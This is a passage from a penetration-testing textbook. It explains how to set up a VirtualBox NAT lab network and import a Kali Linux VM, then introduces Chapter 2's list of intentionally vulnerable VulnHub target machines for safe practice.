


Figure 1.5: *Virtual NAT Network Setting*

Double clicking the NAT interface brings up a window where the network name and IP range used for the lab network can be configured. We will select the name **`NatNetwork`** and IP address range 10.0.2.0 and CIDR prefix /24.




Figure 1.6: *Virtual box Preferences*

Setting up Kali Linux

Once the setup and configurations are complete, lets proceed to follow the next instructions to install Kali Linux (our first VM), Kali is a Linux based VM which is preconfigured for the purpose of penetration testing. All the testing and exercise in this book is based on Kali Linux and other target VMs (more about target VMs in other chapters). The latest distribution of Kali Linux various images can be downloaded from the parent website here, **https://www.kali.org/downloads/**, in our case we have chosen the virtual platform as VirtualBox, so the Kali Linux image needs to be compatible to VirtualBox, which can be found at this location, **https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/** (we will be using the 64bit version for our lab, as shown in the picture below). At the time of writing this book the version available was 2019.3.




Figure 1.7: *Kali Linux Download*

Once you have downloaded the VirtualBox compatible OVA file, lets continue to follow the instructions below to set it up as a VM in VirtualBox.

Refer to the VirtualBox tools menu mentioned in above image 1.3, we will use the import option to create the Kali Linux VM by pointing to the location of the OVA file that was downloaded. Follow the on-screen instructions as shown in the following image:




Figure 1.8: *VirtualBox Import VM Option*

Click next to proceed, the next screen shows all the parameters and details about the VM, here few parameters can be changed for the VM. Select the location of the base folder where the VM will be extracted from OVA and stored, once done click the **`Import`** button to initiate the import.




Figure 1.9: *Import VM*

Once the import is complete, it will appear in the left panel. Select the Kali Linux VM to show the option of the VM on the right panel.

Figure 1.10: *Kali Linux VM Details*

Post the installation, continue with the setting up of the network by attaching the Adapter 1 to NAT Network, and the network you created (as in the following example screenshot) in the previous step.




Figure 1.11: *Kali Network setup*

It is important that all the VMs in the Lab are connected to the same NAT network so that they all can communicate with each other after the network setup is complete.

Starting the VM can be done by double clicking the name of the VM to be started or by right clicking the VM name navigating to the **`Start`** sub menu and selecting the **`Normal Start`** option, doing this will open up a new window, and start the boot process.

Shutting down the VM can be done by clicking on the close button and selecting '**`Send the shutdown signal`**' this will result in the sending an ACPI shutdown signal to the virtual machine which triggers the shutdown process in the operating system.




Figure 1.12: *Shutdown VMs*

In cases when shutting down the VM is not desired you can use the '**`Save the machine state`**' option, selecting this will freeze the machine state and save it to the system hard disk, this option is equivalent to the windows hibernate feature, all open programs and services remain active so you can resume from where you left off.

Figure 1.13: *Kali graphical desktop environment*

The setup is now ready to proceed with penetration testing activities.

Conclusion

This chapter provided an overview of Penetration Testing, the types of testing available, the phases of testing its sub activities. The chapter also covered installation for VirtualBox, setting up lab networking and importing Kali VM.

Moving on, the next chapter will focus on expanding our virtual lab setup by populating it with various target machines which will serve as a platform to safely run the tests and practice our skills.

Questions

1. Explain penetration testing and its importance?

2. Why is a penetration test broken down into various phases?
3. What IP address range was used to set up the virtual lab network?

CHAPTER 2

Penetration Testing Lab

In the previous chapter we installed Kali Linux in our virtual environment. In this chapter we will explain about installing the target machines in lab environment, these targets will serve as intentionally vulnerable testbeds to learn and practice real-life penetration testing skills in a safe manner. It is important to use these target machines for all testing purposes so that no production systems, or any other real network are harmed in the process of learning your skills.

> **Note:** While the chapters in this book are laid out to be in sync with the various phases of penetration testing, it is recommended to follow each machine to its completion before attempting the next one. While this is certainly not mandatory this approach will allow the reader to maintain the flow and fully absorb the methodology through repetitive practice.

Structure

In this chapter we will learn about the following topics:

- Downloading target machines.
- Populating our virtual lab environment with targets.

Objectives

After reading this chapter, you will be able to:

- Import different types of target systems in the virtual lab environment.
- Have a working lab setup which can be used to perform exercises shown in the chapters ahead.

Target machines

The targets machines showcased in this book have been carefully selected to maximize the readers learning experience by providing a wide array of use-cases. This is to get the reader to gradually pick up various penetration testing skills as they proceed along their learning journey.

For the purpose of this book the target machines will be downloaded from VulnHub which is an open repository of vulnerable target machines. Its website *www.vulnhub.com*, is a searchable repository of hundreds of carefully crafted vulnerable machines segregated by varying experience levels ranging from beginner to expert.

In this chapter, we will learn to install a few target machines available on VulnHub into our virtual lab environment.




Figure 2.1: *the www.vulnhub.com website*

The following table showcases the target virtual machines which have been covered in the book:

Machine Name	VulnHub Webpage
DC: 7	**https://www.vulnhub.com/entry/dc-7,356/**
Kioptrix: 2014 (#5)	**https://www.vulnhub.com/entry/kioptrix-2014-5,62/**
Digitalworld.local: Joy	**https://www.vulnhub.com/entry/digitalworldlocal-joy,298/**
HackInOS: 1	**https://www.vulnhub.com/entry/hackinos-1,295/**
Sunset: Nightfall	**https://www.vulnhub.com/entry/sunset-nightfall,355/**
Mumbai: 1	**https://www.vulnhub.com/entry/mumbai-1,372/**

Table 2.1: *Target Machines*

> **Tip:** Targets systems usually run into a few gigabytes each, downloading and installing all the images at once will reduce the space available on your computer. Hence, in the interest of optimizing the disk space utilization we recommend downloading and installing the individual target machine before starting the test and removing them after completion.

Setting up the targets

The download links for each target machine can be found by visiting its webpage links given in *Table 2.1* and browsing to the download section of the page.

